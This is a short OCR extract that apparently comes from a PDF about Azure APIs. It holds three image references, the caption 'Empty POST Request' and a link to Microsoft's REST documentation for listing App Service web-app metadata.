
Empty POST Request





https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/list-metadata?view=rest-appservice-2024-11-01

